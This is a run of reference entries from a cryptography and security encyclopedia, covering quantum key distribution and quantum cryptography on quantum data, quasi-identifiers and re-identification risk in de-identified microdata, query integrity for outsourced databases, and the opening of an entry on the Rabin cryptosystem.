Indeed, two applications of quantum physics to cryptography were discovered well before quantum key distribution: quantum banknotes that are impossible to counterfeit and quantum multiplexing that allows one party to send two messages to another party in a way that the receiver can obtain either message at his choice, but reading one destroys the other irreversibly (Wiesner 1983). (The notion of multiplexing was reinvented 10 years later by Michael Rabin in the context of classical cryptography under the name of oblivious transfer (Even et al. 1985; Rabin 1981).) Unfortunately, even its author, Stephen Wiesner, knew from the start that the quantum multiplexing protocol could be defeated with arbitrary measurements performed by the receiver of the strings. Thus, a more elaborate quantum oblivious transfer protocol was designed subsequently (Bennett et al. 1991) under the assumption of the existence of a bit commitment scheme (Crépeau et al. 2004), a result unlikely to be possible classically as argued by Impagliazzo and Rudich (1989). Another quantum cryptographic task that has been studied extensively is indeed bit commitment (Brassard et al. 1993). Unfortunately, it turned out that early claims of security of certain quantum protocols for this task were after all insecure as showed by Mayers (1995) and independently by Lo and Chau (1997). This no-go theorem was later extended to *any* Quantum Bit Commitment scheme consistent with quantum physics (Lo and Chau 1998; Mayers 1997).

On a closely related topic, various Quantum Coin Tossing protocols have also been introduced (Bennett and Brassard 1984) as well as a lower bound of $2/\sqrt{3}$ on the bias of such a protocol in a very general quantum mechanical framework (Ambainis 2004).

Quantum Key Distribution

The purpose of quantum key distribution is to enable two honest parties, Alice and Bob, to agree on a random cryptographic key in a situation where eavesdropping is possible. By transmitting one of four possible nonorthogonal quantum states, Alice may send to Bob a random bit-stream that she knows exactly and of which Bob will randomly select a constant fraction. These four possible states may be the 0°, 45°, 90°, and 135° polarizations of a photon. According to quantum mechanics, orthogonally polarized photons ([0°, 90°] or [45°, 135°]) are perfectly distinguishable, whereas nonorthogonal photons ([0°, 45°], [45°, 90°], etc.) are not. When Alice sends Bob a random state from these four, he may choose to measure whether it is (0°, 90°) or (45°, 135°). If he makes the correct measurement then he detects perfectly the original state. If he makes the wrong measurement then he detects a random state among the two he was trying to distinguish. When Alice later tells him which was the correct measurement, he keeps the correctly measured states and discards the others. Thus, in a perfect world, Bob would receive 50% of Alice's photons in their exact original state and discard the other 50% of the photons. If we assign binary value 0 to 0° and 45° and value 1 to 90° and 135°, then their agreed bit-stream is obtained by the correctly measured 50% of the photons.

However, the world is not perfect. Therefore, a fraction of the correctly measured photons will be detected incorrectly. Also, if an eavesdropper (Eve) tries to measure Alice's photons before they reach Bob, errors will be induced by the fact that she is measuring information about the photons' polarizations. Moreover, these two situations are indistinguishable from each other: natural noise or induced noise looks the same. (Indeed, part of the "natural" noise is produced by "nature" eavesdropping on Alice and Bob!) The beauty of quantum cryptography is that an estimate on the noise level leads to an estimate of the information obtained by Eve. Consequently, a three-phase classical protocol allows Alice and Bob to extract an agreed upon, smaller secret cryptographic key from their noisy, partly eavesdropped bit-stream. These three phases are called "error estimation," "information reconciliation," and "privacy amplification."

Error Estimation. Error estimation is performed by having one of Alice or Bob pick at random a certain number t of bits previously transmitted according to the correct measurement and announce them to the other party. The latter compares these bits with his/her own copy and announces the

number of errors e. For large enough samples, the ration e/t should be a reasonable estimate of the fraction of errors left in the undisclosed bits.

Information Reconciliation. Although interactive error correction such as (Brassard and Salvail 1993) was first encouraged in (Bennett et al. 1992a), Crépeau pointed out that traditional error-correcting codes may be used here as well (Bennett et al. 1991). In both cases, this process will disclose some extra information about the remaining (corrected) bits to any potential eavesdropper. This extra information must be taken into account in the last privacy amplification phase.

Privacy Amplification. Assume an eavesdropper is left with only ℓ bits of Rényi (collision) entropy about the bit-stream W of size n resulting from the information reconciliation phase. If Alice and Bob can estimate ℓ from error estimation and error correction, they may produce a new smaller bit-stream K of size nearly ℓ from W. Let H be a uniformly selected hash function from a Strongly Universal Set (Wegman and Carter 1981) mapping n bits to $\ell - s$ bits. Then we obtain a tight bound on the uncertainty $\mathbf{H}(H(W)|\, H,\ \ E) \leq 2^{-s}$ (see information theory for definitions), where E is the eavesdropping information (including error correction). This means that if one of Alice or Bob picks a random hash function h and announces it publicly to the other, they are able to use it to replace their longer string W by $K = h(W)$ that is almost perfectly secret to the eavesdropper (Bennett et al. 1995) with nearly probability 1.

Eavesdropping. The key distribution protocol described above has been proven secure regardless of the eavesdropper's strategy and computing power. The first proof of this theorem is due to Mayers (2001). However, the very technical nature of that proof encouraged many alternate proofs to be developed such as those of Biham et al. (2000), Shor and Preskill (2000), Gottesman and Lo (2003), etc. A more powerful security proof in the universal composability framework was recently demonstrated by Ben-Or et al. (2005).

Alternative Quantum Key Distribution Protocols and Implementations

The original quantum key distribution protocol uses four different polarization states of single photons as carrier of quantum information (Bennett and Brassard 1984), but other approaches have been put forward. Early variations were to use only two nonorthogonal states rather than four (Bennett 1992), and to use phase modulation rather than polarization (Ekert et al. 1992; Townsend et al. 1993). A more fundamental variation, due to Ekert (1991), was to make use of Einstein–Podolsky–Rosen entangled pairs (Einstein et al. 1935), which allows the key to remain protected by quantum mechanics even in storage, rather than merely in transit. More interestingly, Ekert's scheme can benefit from powerful quantum techniques that were discovered only years later, such as entanglement distillation (Bennett et al. 1996; Deutsch et al. 1996). Prototypes of entanglement-based quantum cryptography, working over kilometers of fiber, came soon after the theoretical invention (Ekert et al. 1992) as well as much more recently (Enzer et al. 2002).

The past decade has seen an explosion in experimental demonstrations of quantum cryptography, with distances ever increasing, sometimes at the expense of giving up the Holy Grail of unconditional security. We can mention only a few examples here. A plug-and-play device built in Switzerland was tested successfully using 67 km of optical fiber laid out between Geneva and Lausanne (Stucki et al. 2002). More recent experiments achieve even further distances such as 150 km of optical fiber (Kimura et al. 2004). The notion of *quantum repeaters* has been discussed in order to achieve even greater distances (Collins et al. 2005). Free-space prototypes have shown the possibility of line-of-sight quantum cryptography over distances of tens of kilometers (Hughes et al. 2002; Kurtsiefer et al. 2002), making it legitimate to dream of a quantum-cryptographic satellite-based global network (Rarity et al. 2002). A thorough survey of quantum cryptography, with an emphasis on technological issues, can be found in (Gisin et al. 2002). A living roadmap of the work ahead can be obtained in (Bennett et al. 2004).

Finally, we point out that quantum key distribution is now available as a commercial product. Information about quantum-cryptographic products can be found at the Web sites of the Swiss company *id Quantique* (www.idquantique.com) and the American corporation *MagiQ Technologies* (magiqtech.com).

Cryptography on Quantum Data

The last component of quantum cryptography is the *cryptography on quantum data* where cryptographic tools are developed for information imbedded in quantum systems. A first example is known as the *onetime quantum pad* where the sender Alice and receiver Bob share a priori a pair of maximally entangled particles and use them to teleport (Bennett et al. 1993) an arbitrary qubit (quantum bit), for example, from Alice to Bob. The only public transmission of this scheme is a pair of classical random bits from the sender to receiver, allowing him to reconstruct the original state she wanted to communicate.

A second example is the *Quantum Vernam Cipher* (Ambainis et al. 2000) where a classical key of four possible values is used by Alice who applies one of four unitary (Pauli) operators to an arbitrary system of a single qubit that may then be transmitted to Bob. Bob decrypts the state by applying the inverse unitary operator. The quantum description of the state transmitted is the same regardless of the original state to be transferred as long as the key is uniformly distributed and a secret to an eavesdropper. An interesting difference between the quantum and classical scenarios is that two key bits are required to encrypt a general qubit in the quantum setting (Ambainis et al. 2000), but this may be reduced to nearly one key bit to encrypt a qubit almost perfectly if we tolerate arbitrarily small errors, as long as it is not entangled with Eve (Hayden et al. 2004). It was also demonstrated recently how the secret key used for Quantum Vernam Cipher may be reused (Damgård et al. 2004b) when the plaintexts are classical.

Quantum error-correcting codes have led to the notion of *Quantum Message Authentication* (Barnum et al. 2002) that allows Alice to send Bob a message in such a way that any tampering of the transmitted message will either result in detection of the tampering or actual correction of the tampering back to the original message. Surprisingly, quantum authentication requires quantum encryption, whereas classically these two tasks are fairly independent of each other. A very interesting notion of *Uncloneable Encryption*, linking Quantum Encryption and Quantum Authentication, was later introduced by Gottesman (2003).

We conclude with a short list of recent quantum cryptographic applications: *Quantum Secret Sharing* (Cleve et al. 1999) where the secret to be shared is a quantum state, *Verifiable Quantum Secret Sharing*

(Crépeau et al. 2002) offers the extra guarantee that if enough honest people are involved the secret may be uniquely reconstructed, *Multi-Party Quantum Computation* (Crépeau et al. 2002) allows multiparty evaluation of a quantum circuit in which each party secretly provides some of the input quantum states, and *Quantum Zero-Knowledge* (Damgård et al. 2004a) that generalizes the classical notion although "rewinding" a quantum computer is impossible.

Recommended Reading

Ambainis A (2004) A new protocol and lower bounds for quantum coin flipping. J Comput Syst Sci 68(2):398–416
[MathSciNet][zbMATH]

Ambainis A, Mosca M, Tapp A, de Wolf R (2000) Private quantum channels. In: FOCS'00: proceedings of the 41st IEEE symposium on foundations of computer science. IEEE Computer Society, Washington, DC, pp 547–553
[zbMATH]

Barnum H, Crépeau C, Gottesman D, Smith A, Tapp A (2002) Authentication of quantum messages. In: FOCS'02: proceedings of the 43rd IEEE symposium on foundations of computer science, Los Alamitos. IEEE Computer Society, Washington, DC, pp 449–458

Bennett CH (1992) Quantum cryptography using any two nonorthogonal states. Phys Rev Lett 68:3121–3124
[MathSciNet][zbMATH]

Bennett CH, Brassard G (1984) Quantum cryptography: public key distribution and coin tossing. In: Proceedings of IEEE international conference on computers, systems and signal processing, Bangalore, India. IEEE Computer Society, Washington, DC, pp 175–179
[zbMATH]

Bennett CH, Brassard G, Crépeau C, Skubiszewska M-H (1991) Practical quantum oblivious transfer. In: Advances in cryptology: proceedings of Crypto'91, Lecture notes in computer science, vol 576. Springer, Berlin, pp 351–366
[zbMATH]

Bennett CH, Bessette F, Brassard G, Salvail L, Smolin J (1992a) Experimental quantum cryptography. J Cryptol 5(1):3–28
[zbMATH]

Bennett CH, Brassard G, Ekert AK (1992b) Quantum cryptography. Sci Am 267(4):50–57
[zbMATH]

Bennett CH, Brassard G, Crépeau C, Jozsa R, Peres A, Wootters WK (1993) Teleporting an unknown quantum state via dual classical and Einstein–Podolsky–Rosen channels. Phys Rev Lett 70:1895–1899

[MathSciNet][zbMATH]

Bennett CH, Brassard G, Crépeau C, Maurer U (1995) Generalized privacy amplification. IEEE Trans Inf Theory 41(6):1915–1923
[MathSciNet][zbMATH]

Bennett CH, Brassard G, Popescu S, Schumacher B, Smolin JA, Wootters WK (1996) Purification of noisy entanglement and faithful teleportation via noisy channels. Phys Rev Lett 76:722–725
[zbMATH]

Bennett CH, Bethune D, Brassard G, Donnangelo N, Ekert AK, Elliott C, Franson J, Fuchs C, Goodman M, Hughes R, Kwiat P, Migdall A, Nam S-W, Nordholt J, Preskill J, Rarity J (2004) A quantum information science and technology roadmap, Part 2: quantum cryptography, Version 1.0. Advanced Research and Development Activity (ARDA), Fort George G. Meade, MD. Available at: http://qist.lanl.gov/qcrypt_map.shtml

Ben-Or M, Horodecki M, Leung DW, Mayers D, Oppenheim J (2005) The universal composable security of quantum key distribution. In: Proceedings of second theory of cryptography conference: TCC 2005, Cambridge, MA, USA, February 10–12. http://arXiv.org/abs/quant-ph/0409078
[zbMATH]

Biham E, Boyer M, Boykin PO, Mor T, Roychowdhury V (2000) A proof of the security of quantum key distribution (extended abstract). In: STOC'00: proceedings of the 32nd annual ACM symposium on theory of computing. ACM Press, New York, pp 715–724
[zbMATH]

Brassard G, Salvail L (1993) Secretkey reconciliation by public discussion. In: Advances in cryptology: proceedings of Eurocrypt'93, LNCS, vol 565. Springer, Berlin, pp 410–423
[zbMATH]

Brassard G, Crépeau C, Jozsa R, Langlois D (1993) A quantum bit commitment scheme provably unbreakable by both parties. In: FOCS'93: proceedings of the 34th IEEE symposium on foundations of computer science. IEEE Computer Society, Washington, DC, pp 362–371
[zbMATH]

Cleve R, Gottesman D, Lo H-K (1999) How to share a quantum secret. Phys Rev Lett 83(3):648–651
[zbMATH]

Collins D, Gisin N, De Riedmatten H (2005) Quantum relays for long distance quantum cryptography. J Mod Opt 52(5):735
[zbMATH]

Crépeau C, Gottesman D, Smith A (2002) Secure multi-party quantum computation. In: STOC'02: proceedings of the 34th annual ACM symposium on theory of computing. ACM press, New York, pp 643–652
[zbMATH]

Crépeau C, Dumais P, Mayers D, Salvail L (2004) Computational collapse of quantum state with application to oblivious transfer. In: Proceedings of first theory of cryptography conference: TCC 2004, Cambridge, MA, USA, February 19–21. LNCS. Springer, Berlin, pp 374–393
[zbMATH]

Damgård I, Fehr S, Salvail L (2004a) Zero- knowledge proofs and string commitments withstanding quantum attacks. In: Advances in cryptology: proceedings of Crypto'04, LNCS, vol 3152. Springer, Berlin, pp 254–272
[zbMATH]

Damgård I, Pedersen T, Salvail L (2004b) On the key-uncertainty of quantum ciphers and the computational security of one-way quantum transmission. In: Advances in cryptology: proceedings of Eurocrypt'04, LNCS, vol 3027. Springer, Berlin, pp 91–108
[zbMATH]

Deutsch D, Ekert AK, Jozsa R, Macchiavello C, Popescu S, Sanpera A (1996) Quantum privacy amplification and the security of quantum cryptography over noisy channels. Phys Rev Lett 77:2818–2821. Erratum (1998). Physi Rev Lett 80:2022
[zbMATH]

Einstein A, Podolsky B, Rosen N (1935) Can quantum-mechanical description of physical reality be considered complete? Phys Rev 47:777–780
[zbMATH]

Ekert AK (1991) Quantum cryptography based on Bell's theorem. Phys Rev Lett 67:661–663
[MathSciNet][zbMATH]

Ekert AK, Rarity J, Tapster P, Palma G (1992) Practical quantum cryptography based on two-photon interferometry. Phys Rev Lett 69:1293–1295
[zbMATH]

Enzer DG, Hadley PG, Hughes RJ, Peterson CG, Kwiat PG (2002) Entangled- photon six-state quantum cryptography. New J Phys 4:45.1–45.8
[zbMATH]

Even S, Goldreich O, Lempel A (1985) A randomized protocol for signing contracts. Commun ACM 28(6):637–647
[MathSciNet][zbMATH]

Gisin N, Ribordy G, Tittel W, Zbinden H (2002) Quantum cryptography. Rev Mod Phys 74:145–195
[zbMATH]

Gottesman D (2003) Uncloneable encryption. Quantum Inf Comput 3:581–602. http://arXiv.org/abs/quant-ph/0210062
[MathSciNet][zbMATH]

Gottesman D, Lo H-K (2003) Proof of security of quantum key distribution with two-way classical communications. IEEE Trans Inf Theory 49:457–475
[MathSciNet][zbMATH]

Hayden P, Leung D, Shor PW, Winter A (2004) Randomizing quantum states: constructions and applications. Commun Math Phys 250(2):371–391
[MathSciNet][zbMATH]

Hughes RJ, Nordholt JE, Derkacs D, Peterson CG (2002) Practical free-space quantum key distribution over 10 km in daylight and at night. New J Phys 4:43.1–43.14

[zbMATH]

Impagliazzo R, Rudich S (1989) Limits on the provable consequences of one-way permutations. In: STOC'89: proceedings of the 21st annual ACM symposium on theory of computing. ACM press, New York, pp 44–61
[zbMATH]

Kimura T, Nambu Y, Hatanaka T, Tomita A, Kosaka H, Nakamura K (2004) Singlephoton interference over 150-km transmission using silica-based integrated-optic interferometers for quantum cryptography. Electron Lett 43(9):L1217–L1219

Kurtsiefer C, Zarda P, Halder M, Weinfurter H, Gorman PM, Tapster PR, Rarity JG (2002) Quantum cryptography: a step towards global key distribution. Nature 419:450

Lo H-K, Chau HF (1997) Is quantum bit commitment really possible? Phys Rev Lett 78(17):3410–3413. Originally http://arXiv.org/abs/quant-ph/9603004
[zbMATH]

Lo H-K, Chau HF (1998) Why quantum bit commitment and ideal quantum coin tossing are impossible. Physica D 120:177–187
[MathSciNet][zbMATH]

Mayers D (1995) The trouble with quantum bit commitment. http://arXiv.org/abs/quant-ph/9603015 (The author first discussed the result in Montréal at a workshop on quantum information theory held in October 1995)

Mayers D (1997) Unconditionally secure quantum bit commitment is impossible. Phys Rev Lett 78(17):3414–3417
[zbMATH]

Mayers D (2001) Unconditional security in quantum cryptography. J ACM 48(3):351–406
[MathSciNet][zbMATH]

Ouellette J (2005) Quantum key distribution. Ind Phys 10(6):22–25
[zbMATH]

Rabin M (1981) How to exchange secrets by oblivious transfer, Technical report TR-81. Harvard Aiken Computation Laboratory
[zbMATH]

Rarity JG, Tapster PR, Gorman PM, Knight P (2002) Ground to satellite secure key exchange using quantum cryptography. New J Phys 4:82.1–82.21

Shor PW, Preskill J (2000) Simple proof of security of BB84 quantum key distribution protocol. Phys Rev Lett 85:441–444
[zbMATH]

Stix G (2005) Best-kept secrets—quantum cryptography has marched from theory to laboratory to real products. Sci Am 280(1):78–83
[MathSciNet][zbMATH]

Stucki D, Gisin N, Guinnard O, Ribordy G, Zbinden H (2002) Quantum key distribution over 67 km with a plug & play system. New J Phys 4:41.1–41.8
[zbMATH]

Townsend P, Rarity J, Tapster P (1993) Single photon interference in 10 km long optical fibre interferometer. Electron Lett 29:1291–1293

Wegman M, Carter J (1981) New hash functions and their use in authentication and set equality. J Comput Syst Sci 22:265–279
[MathSciNet][zbMATH]

Wiesner S (1983) Conjugate coding. Sigact News 15(1):78–88. (Original manuscript written circa 1970)
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300777

Quantum-Safe Identity and Attribute Based Encryption

Post-quantum Identity Based Encryption and Attribute Based Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_763

Quasi-Identifier

Sabrina De Capitani di Vimercati[6] ✉ and Sara Foresti[6] ✉
(6) Dipartimento di Informatica, Università degli Studi di Milano, 20133 Milano, Italy

✉ **Sabrina De Capitani di Vimercati (Corresponding author)**
Email: sabrina.decapitani@unimi.it

✉ **Sara Foresti**
Email: sara.foresti@unimi.it

Definition

A *quasi-identifier* is a set of attributes that, in combination, can be linked with external information to re-identify (or reduce uncertainty about the identity of) all or some of the respondents to whom information refers.

Background

Many situations require today the release of specific data, called microdata, reporting information referred to individuals. While the release of microdata increases the flexibility and availability of information for the users, the anonymity of the entities, called *respondents* (e.g., individuals, organizations), to whom information refers is put at risk. To protect anonymity, data holders often remove or encrypt explicit identifiers such as names, addresses, and phone numbers. Although apparently anonymous, the de-identified data may contain other identifying data, such as race, date of birth, sex, and ZIP code, that can be linked to publicly available information to reidentify respondents and infer information that was not intended for

disclosure (Federal Committee on Statistical Methodology 1994). The set of attributes that can be used for inferring the identity of microdata respondents is called *quasi-identifier*. This inference problem was first pointed out by Dalenius in 1986 with reference to Census data (Dalenius 1986).

Theory

The presence of quasi-identifying attributes in de-identified microdata tables makes them vulnerable to inference attacks. As a matter of fact, by linking quasi-identifier attributes with publicly available databases (e.g., databases maintained and released by the Department of Motor Vehicles, Health Maintenance Organizations, insurance companies, public offices, commercial organizations) storing quasi-identifier attributes in association with respondents' identities, data recipients can determine to which respondent (a subset of the tuples in the) released microdata refer, or restrict their uncertainty to a subset of individuals. As an example, consider the microdata table in Fig. 1, whose medical data have been de-identified by suppressing attributes `Name` and Social Security Numbers (`SSN`), and the publicly available table in Fig. 2. Attributes `Race`, `DoB` (date of birth), `Gender`, and `ZIP` code in the microdata table can be linked to the public table in Fig. 2, potentially revealing `Name`, `Address`, `City`, and marital `Status` of the patients. In the microdata table, for example, there is only one `asian` female (`F`) born on `64/09/27` and living in area `20500`. This combination, if unique in the external world as well, identifies the corresponding tuple as pertaining to "`Ann Smith`, `104 Main St`, `Washington`", thus revealing that she suffers from `chest pain` and that she is `divorced`.

SSN	Name	Race	DoB	Gender	ZIP	Disease
		white	63/03/13	M	20500	obesity
		white	63/03/18	M	20500	short breath
		asian	*64/09/27*	*F*	*20500*	chest pain
		white	64/09/27	F	20502	obesity
		black	64/09/27	F	20502	short breath

Quasi-Identifier, Fig. 1 De-identified table (medical data)

Name	Address	City	ZIP	Race	Birth	Sex	Status
.....	.....	.....	.....	.....	.....	.....	.....
.....	.....	.....	.....	.....	.....	.....	.....
Ann Smith	104 Main St	Washington	*20500*	*asian*	*64/09/27*	*F*	divorced
.....	.....	.....	.....	.....	.....	.....	.....

Quasi-Identifier, Fig. 2 Non de-identified public table

It is important to note that a microdata table can be characterized by *different quasi-identifiers*, depending on the information available to the data recipients. Indeed, different data recipients may have access to different external sources. Any attribute in a microdata table could work as a quasi-identifier, if its value is also reported in a non de-identified external dataset.

In general, several factors contribute to the risks of reidentification (Federal Committee on Statistical Methodology 1994):

- the existence of highly visible tuples (i.e., tuples with unique values for attributes in the quasi-identifier, such as a peculiar job);
- the possibility of matching the microdata table with external information through a quasi-identifier;
- the existence of a high number of common attributes between the microdata table and the external sources (i.e., quasi-identifiers composed of large sets of attributes), which may increase the possibility of linking or make linking more precise;
- the accuracy of the data (i.e., the precision on the representation of information, such as the representation of the complete date of birth in contrast to the year of birth);
- the number and richness of external sources of information.

Other factors can instead contribute to limit the risk of re-identification (e.g., sampling, the presence of noise in the released data, information expressed in different forms in different data collections, information collected in different moments and that might have changed).

The threat represented by inference and linking attacks is of great concern since statistical, aggregate, and anonymous data are often exempted from privacy protection regulations. More than others, these data may open the door to potential misuses. Microdata protection techniques, k-

anonymity and its extensions (such as ℓ-diversity) have then been adopted for counteracting inference and linking attacks. Typically, these solutions generalize, remove, or alter the values of the attributes composing the quasi-identifier, thus limiting the linking ability of data recipients.

Application

The concept of quasi-identifier is necessary for the definition of microdata protection techniques and solutions that guarantee k-anonymity.

Experimental results

Interesting results about the identification ability of quasi-identifiers are illustrated in (Golle 2006). From a study of the 2000 US Census data, Golle showed that 63% of the US population is uniquely identifiable by `Gender`, `ZIP` code, and full `Date Of Birth`. Also, the release of attributes `Gender`, `County`, and full `Date Of Birth` permits to reduce the uncertainty about the identity of a respondent to a group of less than 6 people for 43.6% of the population. These results confirm that de-identification is not sufficient to provide protection against disclosure of sensitive information in microdata release. A more recent study Rocher et al (2019) confirms the fact that demographic attributes can be used to uniquely re-identify respondents even in highly-incomplete (i.e., de-identified and/or resulting from sampling) datasets. The results presented in this study also highlight the fact that, even if the dataset is characterized by a very low population unique rate, many individuals are still at risk of re-identification.

Cross-References

- k-Anonymity
- Microdata protection
- Microdata masking techniques

References

Dalenius P (1986) Finding a needle in a haystack or identifying anonymous census records. Journal of Official Statistics 3(2):329–336
[zbMATH]

Federal Committee on Statistical Methodology (1994) Statistical policy working paper 22. USA, report on Statistical Disclosure Limitation Methodology

Golle P (2006) Revisiting the uniqueness of simple demographics in the US population. In: Proc. of the 5th ACM Workshop on Privacy in Electronic Society (WPES 2006), Alexandria, Virginia, USA

Rocher L, Hendrickx J, Montjoye YAD (2019) Estimating the success of re-identifications in incomplete datasets using generative models. Nature communications 10(1):1–9
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300778

Queries over Encrypted Relational DBMS

Confidential Queries for Encrypted Relational DBMS

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1818

Query Integrity

Sabrina De Capitani di Vimercati[7] ✉ and Sara Foresti[7] ✉
(7) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

✉ **Sabrina De Capitani di Vimercati (Corresponding author)**
Email: sabrina.decapitani@unimi.it

✉ **Sara Foresti**
Email: sara.foresti@unimi.it

Definitions

Query integrity means that the result of a query should be: *correct*, the result has been computed over the original data and the query performed correctly; *complete*, the result includes all data that satisfy the query; *fresh*, the query has been performed on the most recent version of the data.

Background

The increasing diffusion of scalable and convenient data storage and processing facilities for supporting data-intensive computations has been the main driving factor that has encouraged companies as well as individuals to adopt *data outsourcing* (De Capitani di Vimercati et al. , 2023b). Data outsourcing means that data are stored, together with application front-ends, at external providers that take full charge of their management. As a consequence of this trend toward data outsourcing, highly sensitive information is stored on systems run in locations that are not under the data owner's control. Such lack of control raises several

concerns related to the proper management and processing of the data. For this kind of storage and processing services to work successfully, it is therefore of primary importance to provide means of protecting the confidentiality of the information remotely stored as well as of verifying the integrity of the data processing result. The integrity aspect is particularly important when the providers involved in a data processing are not trustworthy, meaning that they are not reliable for properly performing computations.

Theory and Application

A data outsourcing scenario is usually characterized by three main entities. The *data owner* outsources their large data collection to an external *service provider*. The service provider offers storage and processing resources and can perform computations (queries) over the outsourced data. A *client* submits queries to the service provider and receives back the result from the service provider. The data owner and the client can be the same entity. Since the service provider may not be fully trustworthy, its possibly lazy or malicious behavior should be controlled. The goal of the query integrity techniques is to allow the client to verify that, for any query, the result returned by the service provider has been computed on all data satisfying the query and has been correctly evaluated over the most recent version of truthful data. Existing solutions addressing the integrity problem in query execution can be classified into two main categories: *deterministic approaches*, which provide integrity guarantees with full confidence, and *probabilistic approaches*, which provide integrity guarantees with a certain degree of confidence (De Capitani di Vimercati et al. , 2023b).

Deterministic techniques Deterministic techniques are typically based on the generation of a proof, called *Verification Object* (VO), which is returned together with the result of the query. The verification object is then used to verify the integrity of the query result. The construction of the verification object is based on an *authenticated data structure* that is built by the owner of the data and is stored together with the data at the external service provider. In addition to the authenticated data structure, other pieces of information can be eventually distributed to the client accessing the data. Intuitively, a client submits a query to the external service provider, the

query is executed over the outsourced data, and then the provider returns the query result and a VO computed using both the query result and the authenticated data structure stored with the data. The client then uses the VO and the information possibly received from the owner of the data to verify the integrity of the query result. Deterministic techniques can assess the integrity of the result of queries operating on the attribute(s) on which the authenticated data structure has been defined (e.g., a query performing a selection over attribute *A* can be verified only if an authenticated data structure has been built over *A*). While ensuring integrity with full confidence, no guarantee is provided for queries on other attributes.

Depending on how the authenticated data structure is built, and, consequently, on how the proof is generated by the service provider, we can have different deterministic techniques. Some of the most popular techniques are based on *signatures* (e.g., Condensed RSA), *trees* (e.g., different variations of the Merkle hash tree), and *lists* (e.g., skip lists).

Probabilistic techniques Probabilistic techniques enable the assessment of query integrity by injecting *control information* in the data involved in a query. The advantage is a larger applicability than the deterministic techniques, as they are not limited to operate on a specific attribute. Also, unlike deterministic techniques that require the involvement of the service provider for the construction of the VO, probabilistic techniques do not require the involvement of the service provider. However, not operating on an authenticated data structure, the offered guarantee is only probabilistic, as integrity compromises can be detected only if they affect the control information. Control information can be of two kinds: non-genuine data (called *sentinels* or *markers*), or controlled replicas (*twins*) (De Capitani di Vimercati et al. , 2023a). The basic assumption behind the working of probabilistic techniques is that the service provider cannot distinguish real data from injected control information (sentinels and twins). Therefore, the absence of a sentinel or one of a replica (in the presence of the other) from a computation signals that the query result is not complete. The guarantee is clearly only probabilistic since omissions of data that are neither sentinels nor twins cannot be detected. The probability of detecting omissions depends on the amount of sentinels and twins injected (De Capitani di Vimercati et al. , 2023a). Note that sentinels and twins can also be applied

in combination, ensuring complementarity of controls and stronger integrity guarantees.

Open Problems and Future Directions

Existing solutions addressing the problem of verifying the integrity of query result can be further extended along different directions. A first direction is the application of such techniques in distributed contexts where different workers collaboratively perform a computation. In this case, it would be interesting to design efficient techniques considering different trust assumptions for the workers involved in a computation. Another direction is the consideration of various types of computations, including data mining and machine learning computations.

Cross-References

- Aggregate Signatures
- Merkle Trees
- Probabilistic Query Integrity

References

De Capitani di Vimercati S, Foresti S, Jajodia S, Paraboschi S, Sassi R, Samarati P (2023a) Sentinels and twins: Effective integrity assessment for distributed computation. IEEE TPDS 34(1):108–122 [zbMATH]

De Capitani di Vimercati S, Foresti S, Samarati P (2023b) Protecting data and queries in cloud-based scenarios. SN Comput Sci 4(5)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300779

Query Processing on Encrypted Relational Databases

Confidential Queries for Encrypted Relational DBMS

R

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_151

Rabin Cryptosystem

David Pointcheval[1] ✉
(1) Computer Science Department, Ecole normale supérieure, Paris, France

✉ **David Pointcheval**
Email: David.Pointcheval@ens.fr

Definition

Rabin's public-key encryption is an asymmetric encryption scheme based on the modular square root problem, an thus related to integer factoring.

Background

The smaller the public exponent in the RSA public-key encryption or RSA digital signature schemes, the more efficient the encryption process is. Michael O. Rabin thus suggested to use $e = 2$ into an encryption scheme (Rabin 1978). But things are not as simple as for RSA.

Theory

Thanks to the Euler's theorem, one can easily extract modular eth roots, until e is co-prime to $\phi(n)$ (Euler's Totient function) and the latter value is known: $d = e^{-1} \bmod \phi(n)$ helps to get it. Unfortunately, $e = 2$ is not co-prime to $\phi(n)$, moreover squaring is not a bijection in the group $\mathbb{Z}_n^*$, for $n = pq$ (modular arithmetic), and even in $\mathbb{Z}_q^*$ for a prime number p: if x is a square root of y in $\mathbb{Z}_q^*$, then $-x$ is also a square root of y. More formally, the function $f : x \mapsto x^2 \bmod p$ from $\mathbb{Z}_q^*$ into $\mathbb{Z}_q^*$ is a morphism, whose kernel

is $\{-1, +1\}$. As a consequence, the cardinality of the image of f is exactly $(p - 1)/2$: An element in $\mathbb{Z}_q^*$ is either a square with two square roots, or a non-square without any square root (quadratic residue).

Once again, the Chinese Remainder Theorem helps to know more about squares in $\mathbb{Z}_n^*$ for a composite $n = pq$. Indeed, y is a square in $\mathbb{Z}_n^*$ if and only if it is a square in both $\mathbb{Z}_q^*$ and $\mathbb{Z}_q^*$: there are only $\phi(n)/4$ squares, which admit four distinct square roots: x, $-x$, z and $-z$. Since they are distinct, $x + z \neq 0 \mod n$ and $x - z \neq 0 \mod n$. However, $x^2 = z^2 = y \mod n$. Then,

$$x^2 - z^2 = (x - z)(x + z) = 0 \mod n.$$

As a consequence, $\gcd(x - z, n) \in \{p, q\}$: The ability to compute modular square roots helps to factor the modulus.

